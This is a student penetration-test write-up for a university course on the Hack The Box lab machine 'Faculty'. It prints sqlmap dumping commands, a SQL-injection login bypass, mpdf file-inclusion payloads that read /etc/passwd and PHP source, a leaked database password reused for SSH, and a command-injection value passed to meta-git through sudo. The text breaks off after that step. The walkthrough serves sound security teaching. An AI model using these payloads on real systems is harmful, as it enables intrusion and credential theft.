



INSTITUT FÜR CYBER SECURITY

Faculty Writeup

Felicitas Pojtinger (fp036)

2022-10-12

Contents

1	Disclaimer	3
2	Preface and Personal Statement	4
3	Skills Required	5
4	Conspectus	5
5	Information Gathering	6
6	Exploitation	13
7	User Flag	20
8	Root Flag	25



Figure 1: Hack the Box Logo

- **Author:** Felicitas Pojtinger (fp036)
- **Difficulty:** Medium
- **Target:** 10.10.11.169
- **Proof of pwn:** <https://www.hackthebox.com/achievement/machine/370951/480>

1 Disclaimer

I hereby confirm that I did not have any kind of assistance during the actual penetration test of the machine, nor with writing this writeup. All methods used are explained, all used resources are linked and ways of success and failure are described. This report was created as submission for HdM Stuttgart's "IT Security: Attack and Defense" course. Sharing or publishing this writeup without written approval is prohibited. There may be other ways to escalate this box and some ways may be patched now as they might not have been intentionally kept open by the box's authors. IPs and other metadata on screenshots and within the quoted and attached notes might differ, due to taking additional screenshots after the initial hacking.

Contact: fp036@hdm-stuttgart.de

2 Preface and Personal Statement

Faculty is a Linux-based machine created by HTB user [gbyolo](#). It was originally published on July 2nd, 2022 and is rated at medium difficulty.

The machine is CTF-like. This is mostly due to it running a fully custom, purpose-built software and it using some arcane tools to provide hints, such as the UNIX mail system. The custom software is written in PHP, which I used for projects at my job and has been used in quite a few machines we've worked on in the CTF team, which was nice to see.

The user flag was pwned within roughly 4 days; this could have been done much more quickly, but lots of dead ends that seemed promising at first glance led to lots of time being wasted while trying to crack hashes. The root flag however was almost trivial to achieve and I managed to get it in under an hour, mostly because quite a lot of embedded Linux experience from my day job was applicable.

Faculty is the first machine that I pwned fully by myself; all other machines were done within the HdM CTF team or with friends. The medium ranking felt appropriate, although the multiple dead ends were quite demotivating.

3 Skills Required

In order to pwn the user flag, knowledge of Linux, a surface-level understanding of PHP, SQL injection and file inclusion is required. Once a shell has been acquired, remote code execution and the GNU Debugger help escalate to the root flag.

4 Conspectus

Faculty exposes a custom PHP faculty scheduling system served by a Nginx webserver running on Ubuntu. Through fuzzing with `ffuf` we can find an admin area, which is vulnerable to SQL injection. Using `sqlmap`, the login form can be bypassed, after which access to a faculty list is granted. This list and others can be downloaded as a PDF; the used generator is an old version of `mpdf`, which has a file injection vulnerability. Using this vulnerability, we can fetch arbitrary files from the server's filesystem. By causing the server to display a stack trace, we can get the app's source code directory, from which we first fetch the database connection file. It contains a hardcoded password and username, which are also both being used as the SSH credentials. Once SSH access is granted as user `gbyolo`, we can exploit a remote code execution vulnerability in the installed NPM package `meta-git` to escalate to user `developer` by downloading the relevant SSH private key and logging in over SSH again, which allows us to get the user flag. In order to get the root flag, we use a preinstalled version of `gdb` to attach to a process running as root with debug symbols enabled, and set the SUID bits of `bash`; this allows us to run bash as root and thus get the root flag.

5 Information Gathering

First, I used `nmap` to get the services which are running on the machine:

```
1 $ nmap -v -p- 10.10.11.169
2 Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-12 14:39 CEST
3 Initiating Ping Scan at 14:39
4 Scanning 10.10.11.169 [2 ports]
5 Completed Ping Scan at 14:39, 0.03s elapsed (1 total hosts)
6 Initiating Parallel DNS resolution of 1 host. at 14:39
7 Completed Parallel DNS resolution of 1 host. at 14:39, 0.02s elapsed
8 Initiating Connect Scan at 14:39
9 Scanning 10.10.11.169 [65535 ports]
10 Discovered open port 80/tcp on 10.10.11.169
11 Discovered open port 22/tcp on 10.10.11.169
```

Both port 80 (HTTP) and 22 (SSH) are open.

To access the services, I added the hostname to `/etc/hosts`:

```
1 # /etc/hosts
2 faculty.htb 10.10.11.169
```

After this, I used `ffuf` to fuzz the machine:

```
1 $ ffuf -w ~/Downloads/SecLists/Discovery/DNS/bitquark-subdomains-
    top100000.txt:FUZZ -u http://10.10.11.169/ -H 'Host: FUZZ.faculty.
    htb' -fs 0,154
2 # No results
3 $ ffuf -w ~/Downloads/SecLists/Discovery/Web-Content/directory-list
    -2.3-small.txt:FUZZ -u http://faculty.htb/FUZZ -fs 12193
4 admin
```

The `/admin` endpoint is interesting; it looks like this:



Figure 2: Admin login

Next, I used `sqlmap` on the login page's API to search for SQL injection vulnerabilities:

```
1 $ sqlmap -u 'http://faculty.htb/admin/ajax.php?action=login_faculty' --
   data="id_no=asdf" --method POST --dbs --batch -time-sec=1
2 # ...
3 web server operating system: Linux Ubuntu
4 web application technology: Nginx 1.18.0, PHP
5 back-end DBMS: MySQL >= 5.0.12
6 available databases [2]:
7 [*] information_schema
8 [*] scheduling_db
9 # ...
```

In order to find out more about the structure of the application, I used `sqlmap` to first enumerate the columns and then dump the users.

```
1 $ sqlmap -u 'http://faculty.htb/admin/ajax.php?action=login_faculty' --
   data="id_no=asdf" --method POST --dbs --batch -time-sec=1 --columns
   --threads 10
2 # ...
3 [15:20:52] [INFO] resumed: class_schedule_info
4 [15:20:52] [INFO] resumed: courses
5 [15:20:52] [INFO] resumed: faculty
6 [15:20:52] [INFO] resumed: schedules
```



```

7 [15:20:52] [INFO] resumed: subjects
8 [15:20:52] [INFO] resumed: users
9 [15:20:52] [INFO] fetching columns for table 'schedules' in database '
  scheduling_db'
10 [15:20:52] [INFO] resumed: 12
11 [15:20:52] [INFO] resuming partial value: date
12 [15:20:52] [WARNING] time-based comparison requires larger statistical
  model, please wait..... (done)
13 [15:20:53] [WARNING] it is very important to not stress the network
  connection during usage of time-based payloads to prevent potential
  disruptions
14 _created
15 [15:21:19] [INFO] retrieved: datetime
16 [15:21:44] [INFO] retrieved: description
17 $ sqlmap -u 'http://faculty.htb/admin/ajax.php?action=login_faculty' --
  data="id_no=asdf" --method POST --dbs --batch -time-sec=1 --dump -T
  users -D scheduling_db -C name,password
18 # ...
19 [15:34:31] [WARNING] (case) time-based comparison requires reset of
  statistical model, please wait..... (done)
20 Administrator
21 [15:35:15] [INFO] retrieved: 1fecbe762af147c1176a0
22 15:37:12] [WARNING] no clear password(s) found
23 Database: scheduling_db
24 Table: users
25 [1 entry]
26 +-----+-----+
27 | name          | password                                     |
28 +-----+-----+
29 | Administrator | 1fecbe762af147c1176a0fc2c722a345 |
30 +-----+-----+

```

Here an Administrator user as well the corresponding password hash could be found. This hash however did not seem to be easily crackable, even with large password lists:

```

1 $ echo '1fecbe762af147c1176a0fc2c722a345' | tee /tmp/hash
2 $ hashcat -m 0 -a 0 /tmp/hash ~/Downloads/rockyou.txt
3 # Approaching final key space - workload adjusted.
4 $ john --wordlist ~/Downloads/rockyou.txt /tmp/hash
5 g 0:00:00:00 DONE (2022-10-12 15:47) 0g/s 19677p/s 19677c/s 7923MC/s
  123456..sss
6 Session completed
7 $ curl -Lo https://download.weakpass.com/wordlists/1927/cyclone.
  hashesorg.hashkiller.combined.txt.7z
8 # Extract the .7z with the Nautilus first
9 $ hashcat -w 4 -a 0 /tmp/hash ~/Downloads/cyclone.hashesorg.hashkiller.
  combined.txt

```

By continuing to dump the database and I was also able to find faculty ID numbers, which we can use to login to the non-admin area:



Figure 3: Faculty login

```
1 $ sqlmap -u 'http://faculty.htb/admin/ajax.php?action=login_faculty' --
  data="id_no=asdf" --method POST --dbs --batch -time-sec=1 --dump -T
  faculty -D scheduling_db
2 # ...
3 [18:57:01] [INFO] retrieved: firstname
4 [18:57:36] [INFO] retrieved: gender
5 [18:58:00] [INFO] retrieved: id
6 [18:58:08] [INFO] retrieved: id_no
7 # ...
8
9 $ sqlmap -u 'http://faculty.htb/admin/ajax.php?action=login_faculty' --
  data="id_no=asdf" --method POST --dbs --batch -time-sec=1 --dump -T
  faculty -D scheduling_db -C id_no
10 # ...
11 Database: scheduling_db
12 Table: faculty
13 [3 entries]
14 +-----+
15 | id_no |
16 +-----+
17 | 30903070 |
18 | 63033226 |
19 | 85662050 |
```

20 +-----+

Looking at the network inspector we find a RPC endpoint that is being called from this frontend. Running SQLMap on it showed another SQL injection vulnerability, which we use to get all of the tables (its UNION instead of time-based like before, which makes this much faster). The page looked like this and the endpoint is used to fetch the schedules (notice the typo in the URL!):




Figure 4: Faculty scheduling

```

1 $ sqlmap -u 'http://faculty.htb/admin/ajax.php?action=get_schedule' --
  data="faculty_id=3" --method POST --dbs --batch -time-sec=1 --column
2 # ...
3 Database: scheduling_db
4 Table: courses
5 [3 columns]
6 +-----+
7 | Column | Type |
8 +-----+
9 | course | varchar(200) |
10 | description | text |
11 | id | int |
12 +-----+
13
14 Database: scheduling_db
15 Table: users
16 [5 columns]
17 +-----+

```

Column	Type
id	int
name	text
password	text
type	tinyint(1)
username	varchar(200)

Database: scheduling_db
Table: class_schedule_info
[4 columns]

Column	Type
course_id	int
id	int
schedule_id	int
subject	int

Database: scheduling_db
Table: faculty
[9 columns]

Column	Type
address	text
contact	varchar(100)
email	varchar(200)
firstname	varchar(100)
gender	varchar(100)
id	int
id_no	varchar(100)
lastname	varchar(100)
middlename	varchar(100)

Database: scheduling_db
Table: subjects
[3 columns]

Column	Type
description	text
id	int
subject	varchar(200)

Database: scheduling_db
Table: schedules

```
69 [12 columns]
70 +-----+-----+
71 | Column          | Type          |
72 +-----+-----+
73 | date_created    | datetime      |
74 | description      | text          |
75 | faculty_id      | int           |
76 | id               | int           |
77 | is_repeating     | tinyint(1)    |
78 | location         | text          |
79 | repeating_data   | text          |
80 | schedule_date    | date          |
81 | schedule_type    | tinyint(1)    |
82 | time_from        | time          |
83 | time_to          | time          |
84 | title            | varchar(200)  |
85 +-----+-----+
86 # ...
```

Sadly, I wasn't able to use this path to escalate further either; we don't have the necessary permissions to get files using SQL:

```
1 $ sqlmap -u 'http://faculty.htb/admin/ajax.php?action=get_schedule' --
   data="faculty_id=3" --method POST --dbs --batch -time-sec=1 --
   privileges
2 # ...
3 privilege: USAGE
```

So I finally took one more look at the fuzzer from above, which gave us `/admin`.

6 Exploitation

For the actual exploitation, I used a SQL injection vulnerability on <http://faculty.htb/admin> with the username (or password) ' OR 1=1#, which evaluates the expression to always be true.



Figure 5: Faculty PDF generator

Here I found an endpoint that generates PDFs. Looking at the inspector we first `base64` decode and then URL decode (twice), which yields us the input: Plain HTML!:




Figure 6: Faculty PDF content

```
1 $ function urldecode() { : "${*//+/ }"; echo -e "${_//%/\\x}"; }
2 $ urldecode $(urldecode $(echo ${PARAM_FROM_POST_REQUEST} | base64 -d))
```

This yielded the following result:

```
1 <h1><a name="top"></a>faculty.htb</h1>
2 <h2>Faculties</h2>
3 <table>
4   <thead>
5     <tr>
6       <th class="text-center">ID</th>
7       <th class="text-center">Name</th>
8       <th class="text-center">Email</th>
9       <th class="text-center">Contact</th>
10    </tr>
11  </thead>
12  <tbody>
13    <tr>
14      <td class="text-center">{{7*7}}</td>
15      <td class="text-center"><b>{{7*7}}, {{7*7}} {{7*7}}</b></td>
16      <td class="text-center">
17        <small><b>{{7*7}}</b></small>
18      </td>
```

```

19     <td class="text-center">
20         <small><b>{{7*7}}</b></small>
21     </td>
22 </tr>
23 <tr>
24     <td class="text-center">1</td>
25     <td class="text-center"><b>{{7*7}}, {{7*7}} {{7*7}}</b></td>
26     <td class="text-center">
27         <small><b>{{7*7}}</b></small>
28     </td>
29     <td class="text-center">
30         <small><b>{{7*7}}</b></small>
31     </td>
32 </tr>
33 <tr>
34     <td class="text-center">85662050</td>
35     <td class="text-center"><b>Blake, Claire G</b></td>
36     <td class="text-center">
37         <small><b>cblake@faculty.htb</b></small>
38     </td>
39     <td class="text-center">
40         <small><b>(763) 450-0121</b></small>
41     </td>
42 </tr>
43 <tr>
44     <td class="text-center">30903070</td>
45     <td class="text-center"><b>James, Eric P</b></td>
46     <td class="text-center">
47         <small><b>ejames@faculty.htb</b></small>
48     </td>
49     <td class="text-center">
50         <small><b>(702) 368-3689</b></small>
51     </td>
52 </tr>
53 <tr>
54     <td class="text-center">12345678</td>
55     <td class="text-center"><b>TEST, TEST TEST</b></td>
56     <td class="text-center">
57         <small><b>TEST</b></small>
58     </td>
59     <td class="text-center">
60         <small><b>TEST</b></small>
61     </td>
62 </tr>
63 </tbody>
64 </table>

```

I was able to POST to this endpoint using cURL:

```

1 $ curl 'http://faculty.htb/admin/download.php' -H 'Accept: */*' -H '
    Accept-Language: en-US,en;q=0.9,de;q=0.8' -H 'Connection: keep-alive

```



```
' -H 'Content-Type: application/x-www-form-urlencoded; charset=UTF-8'
' -H 'Cookie: PHPSESSID=lbb7g4c7aqb8pjk8vo8g749ka3' -H 'Origin: http
://faculty.htb' -H 'Referer: http://faculty.htb/admin/index.php?page
=faculty' -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari
/537.36' -H 'X-Requested-With: XMLHttpRequest' --data-raw 'pdf=
JTI1M0NoMSUyNTNFJTI1M0NhJTJCbmFtZSUyNTNEJTI1MjJ0b3AlMjUyMiUyNTNFJTI1M0MlMjUyRmEl
' --compressed -L -vvv
```

For example, to get a PDF with “Hello, world!” in it:

```
1 $ cat <<EOT | jq -sRr @uri | base64 -w 0 > /tmp/body
2 <h1>Hello, world!</h1>
3 EOT
4 $ export ID=$(curl 'http://faculty.htb/admin/download.php' -H 'Accept:
*/*' -H 'Accept-Language: en-US,en;q=0.9,de;q=0.8' -H 'Connection:
keep-alive' -H 'Content-Type: application/x-www-form-urlencoded;
charset=UTF-8' -H 'Cookie: PHPSESSID=lbb7g4c7aqb8pjk8vo8g749ka3' -H
'Origin: http://faculty.htb' -H 'Referer: http://faculty.htb/admin/
index.php?page=faculty' -H 'User-Agent: Mozilla/5.0 (X11; Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0
Safari/537.36' -H 'X-Requested-With: XMLHttpRequest' --data-raw pdf=
$(cat /tmp/body))
```

This returns the ID, so we can the full path like so (the `mpdf/tmp/` path can be found when downloading it from the browser):

```
1 $ xdg-open "http://faculty.htb/mpdf/tmp/${ID}"
```

This returns a PDF with the text “Hello, world!”. MPDF has a file inclusion exploit (<https://www.exploit-db.com/exploits/50995>), so I was able to inject `/etc/passwd` into the generated PDF:

```
1 $ cat <<EOT | jq -sRr @uri | base64 -w 0 > /tmp/body
2 <annotation file="/etc/passwd" content="/etc/passwd" icon="Graph" title
="Attached File: /etc/passwd" pos-x="195" />
3 EOT
4 $ export ID=$(curl 'http://faculty.htb/admin/download.php' -H 'Accept:
*/*' -H 'Accept-Language: en-US,en;q=0.9,de;q=0.8' -H 'Connection:
keep-alive' -H 'Content-Type: application/x-www-form-urlencoded;
charset=UTF-8' -H 'Cookie: PHPSESSID=lbb7g4c7aqb8pjk8vo8g749ka3' -H
'Origin: http://faculty.htb' -H 'Referer: http://faculty.htb/admin/
index.php?page=faculty' -H 'User-Agent: Mozilla/5.0 (X11; Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0
Safari/537.36' -H 'X-Requested-With: XMLHttpRequest' --data-raw pdf=
$(cat /tmp/body))
5 $ xdg-open "http://faculty.htb/mpdf/tmp/${ID}"
```

Opening the PDF in Atril shows the following attached file:

```
1 root:x:0:0:root:/root:/bin/bash
```

```
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/
   sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/
   usr/sbin/nologin
20 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/
   nologin
21 systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd
   :/usr/sbin/nologin
22 messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
23 syslog:x:104:110::/home/syslog:/usr/sbin/nologin
24 _apt:x:105:65534::/nonexistent:/usr/sbin/nologin
25 tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
26 uidd:x:107:112::/run/uidd:/usr/sbin/nologin
27 tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
28 landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
29 pollinate:x:110:1::/var/cache/pollinate:/bin/false
30 sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
31 systemd-coredump:x:999:999:systemd Core Dumper::/usr/sbin/nologin
32 lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
33 mysql:x:112:117:MySQL Server,,,:/nonexistent:/bin/false
34 gbyolo:x:1000:1000:gbyolo:/home/gbyolo:/bin/bash
35 postfix:x:113:119::/var/spool/postfix:/usr/sbin/nologin
36 developer:x:1001:1002:,,,:/home/developer:/bin/bash
37 usbmux:x:114:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
```

As we can see, **gbyolo**, **developer** and **root** are our next targets because they have interactive shells.

I couldn't find anything else that was suspicious directly, so I processed to try and fetch the application source code to the host:

```
1 $ ffuf -w ~/Downloads/SecLists/Discovery/Web-Content/raft-large-
   directories.txt:FUZZ -u http://faculty.htb/FUZZ -fs 12193
2 # ...
3 admin [Status: 301, Size: 178, Words: 6, Lines: 8,
```

```
Duration: 22ms]
4 mpdf [Status: 301, Size: 178, Words: 6, Lines: 8,
Duration: 24ms]
5 # ...
```

The first guess fails:

```
1 $ export FILE='/var/www/admin.php'
2 $ cat <<EOT | jq -sRr @uri | base64 -w 0 > /tmp/body
3 <annotation file="${FILE}" content="${FILE}" icon="Graph" title="
  Attached File: ${FILE}" pos-x="195" />
4 EOT
5 $ export ID=$(curl 'http://faculty.htb/admin/download.php' -H 'Accept:
  */*' -H 'Accept-Language: en-US,en;q=0.9,de;q=0.8' -H 'Connection:
  keep-alive' -H 'Content-Type: application/x-www-form-urlencoded;
  charset=UTF-8' -H 'Cookie: PHPSESSID=lbb7g4c7aqb8pjk8vo8g749ka3' -H
  'Origin: http://faculty.htb' -H 'Referer: http://faculty.htb/admin/
  index.php?page=faculty' -H 'User-Agent: Mozilla/5.0 (X11; Linux
  x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0
  Safari/537.36' -H 'X-Requested-With: XMLHttpRequest' --data-raw pdf=
  $(cat /tmp/body))
6 $ xdg-open "http://faculty.htb/mpdf/tmp/${ID}"
```

By ommiting parameters, I was able to display a stacktrace that helped finding the source code's location:

```
1 $ curl 'http://faculty.htb/admin/ajax.php?action=login' -H 'Accept:
  */*' -H 'Accept-Language: en-US,en;q=0.9,de;q=0.8' -H '
  Connection: keep-alive' -H 'Content-Type: application/x-www-form-
  urlencoded; charset=UTF-8' -H 'Cookie: PHPSESSID=
  lbb7g4c7aqb8pjk8vo8g749ka3' -H 'Origin: http://faculty.htb' -H '
  Referer: http://faculty.htb/admin/login.php' -H 'User-Agent:
  Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/106.0.0.0 Safari/537.36' -H 'X-Requested-With:
  XMLHttpRequest' --data-raw 'idonotexist=' --compressed --
  insecure
2 <br />
3 <b>Notice</b>: Undefined variable: username in <b>/var/www/scheduling/
  admin/admin_class.php</b> on line <b>21</b><br />
4 <br />
5 <b>Notice</b>: Undefined variable: password in <b>/var/www/scheduling/
  admin/admin_class.php</b> on line <b>21</b><br />
```

This made it possible to fetch the file:

```
1 $ export FILE='/var/www/scheduling/admin/admin_class.php'
2 $ cat <<EOT | jq -sRr @uri | base64 -w 0 > /tmp/body
3 <annotation file="${FILE}" content="${FILE}" icon="Graph" title="
  Attached File: ${FILE}" pos-x="195" />
4 EOT
5 $ export ID=$(curl 'http://faculty.htb/admin/download.php' -H 'Accept:
```

```
*/' -H 'Accept-Language: en-US,en;q=0.9,de;q=0.8' -H 'Connection:
keep-alive' -H 'Content-Type: application/x-www-form-urlencoded;
charset=UTF-8' -H 'Cookie: PHPSESSID=lbb7g4c7aqb8pjk8vo8g749ka3' -H
'Origin: http://faculty.htb' -H 'Referer: http://faculty.htb/admin/
index.php?page=faculty' -H 'User-Agent: Mozilla/5.0 (X11; Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0
Safari/537.36' -H 'X-Requested-With: XMLHttpRequest' --data-raw pdf=
$(cat /tmp/body))
6 $ xdg-open "http://faculty.htb/mpdf/tmp/${ID}"
```

It returned in the attachment:

```
1 <?php
2 session_start();
3 ini_set('display_errors', 1);
4 Class Action {
5     private $db;
6
7     public function __construct() {
8         ob_start();
9         include 'db_connect.php';
10
11     $this->db = $conn;
12     }
13     function __destruct() {
14         $this->db->close();
15         ob_end_flush();
16     }
17
18     # ...
```

After this, I proceeded to look at the included `db_connect.php` file to search for DB credentials:

```
1 export FILE='/var/www/scheduling/admin/db_connect.php'
2 cat <<EOT | jq -sRr @uri | base64 -w 0 > /tmp/body
3 <annotation file="${FILE}" content="${FILE}" icon="Graph" title="
    Attached File: ${FILE}" pos-x="195" />
4 EOT
5 export ID=$(curl 'http://faculty.htb/admin/download.php' -H 'Accept:
*/' -H 'Accept-Language: en-US,en;q=0.9,de;q=0.8' -H 'Connection:
keep-alive' -H 'Content-Type: application/x-www-form-urlencoded;
charset=UTF-8' -H 'Cookie: PHPSESSID=lbb7g4c7aqb8pjk8vo8g749ka3' -H
'Origin: http://faculty.htb' -H 'Referer: http://faculty.htb/admin/
index.php?page=faculty' -H 'User-Agent: Mozilla/5.0 (X11; Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0
Safari/537.36' -H 'X-Requested-With: XMLHttpRequest' --data-raw pdf=
$(cat /tmp/body))
6 xdg-open "http://faculty.htb/mpdf/tmp/${ID}"
```

This returned:

```
1 <?php
2
3 $conn= new mysqli('localhost','sched','Co.met06aci.dly53ro.per','
    scheduling_db')or die("Could not connect to mysql".mysqli_error($con
    ));
```

The constructor looks like this (see <https://www.php.net/manual/en/mysqli.construct.php>):

```
1 public mysqli::__construct(
2     string $hostname = ini_get("mysqli.default_host"),
3     string $username = ini_get("mysqli.default_user"),
4     string $password = ini_get("mysqli.default_pw"),
5     string $database = "",
6     int $port = ini_get("mysqli.default_port"),
7     string $socket = ini_get("mysqli.default_socket")
8 )
```

So the user is `sched` and the password is `Co.met06aci.dly53ro.per`. After this, I proceeded to check if the password matches for any of `gbyolo`, `developer` and `root` (`sched` isn't in `/etc/passwd`) next.

7 User Flag

The password matched for the user `gbyolo`:

```
1 $ ssh gbyolo@10.10.11.169
2 gbyolo@10.10.11.169's password:
3 Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-121-generic x86_64)
4
5 * Documentation:  https://help.ubuntu.com
6 * Management:    https://landscape.canonical.com
7 * Support:       https://ubuntu.com/advantage
8
9 System information as of Thu Oct 13 20:36:01 CEST 2022
10
11 System load:            0.01
12 Usage of /:             82.5% of 4.67GB
13 Memory usage:          44%
14 Swap usage:            0%
15 Processes:             229
16 Users logged in:       1
17 IPv4 address for eth0: 10.10.11.169
18 IPv6 address for eth0: dead:beef::250:56ff:feb9:63db
19
20
21 0 updates can be applied immediately.
```

```
22
23
24 The list of available updates is more than a week old.
25 To check for new updates run: sudo apt update
26 Failed to connect to https://changelogs.ubuntu.com/meta-release-lts.
    Check your Internet connection or proxy settings
27
28
29 You have new mail.
30 Last login: Thu Oct 13 20:33:26 2022 from 10.10.14.77
```

There is a mbox file in the home directory:

```
1 $ cat mbox
2 From developer@faculty.htb  Tue Nov 10 15:03:02 2020
3 Return-Path: <developer@faculty.htb>
4 X-Original-To: gbyolo@faculty.htb
5 Delivered-To: gbyolo@faculty.htb
6 Received: by faculty.htb (Postfix, from userid 1001)
7     id 0399E26125A; Tue, 10 Nov 2020 15:03:02 +0100 (CET)
8 Subject: Faculty group
9 To: <gbyolo@faculty.htb>
10 X-Mailer: mail (GNU Mailutils 3.7)
11 Message-Id: <20201110140302.0399E26125A@faculty.htb>
12 Date: Tue, 10 Nov 2020 15:03:02 +0100 (CET)
13 From: developer@faculty.htb
14 X-IMAPbase: 1605016995 2
15 Status: 0
16 X-UID: 1
17
18 Hi gbyolo, you can now manage git repositories belonging to the faculty
    group. Please check and if you have troubles just let me know!\
    ndeveloper@faculty.htb
```

Since groups were mentioned, I checked how `sudo` has been configured:

```
1 $ sudo -l
2 Matching Defaults entries for gbyolo on faculty:
3     env_reset, mail_badpass,
4     secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/
    sbin\:/bin\:/snap/bin
5
6 User gbyolo may run the following commands on faculty:
7     (developer) /usr/local/bin/meta-git
```

I was able to run `meta-git` as `developer`. `meta-git`, has a RCE vulnerability (<https://hackerone.com/reports/728040>):

```
1 $ sudo -u developer meta-git clone 'asdf; ls'
2 meta git cloning into 'ls' at ls
3
```

```

4 ls:
5 fatal: repository 'ls' does not exist
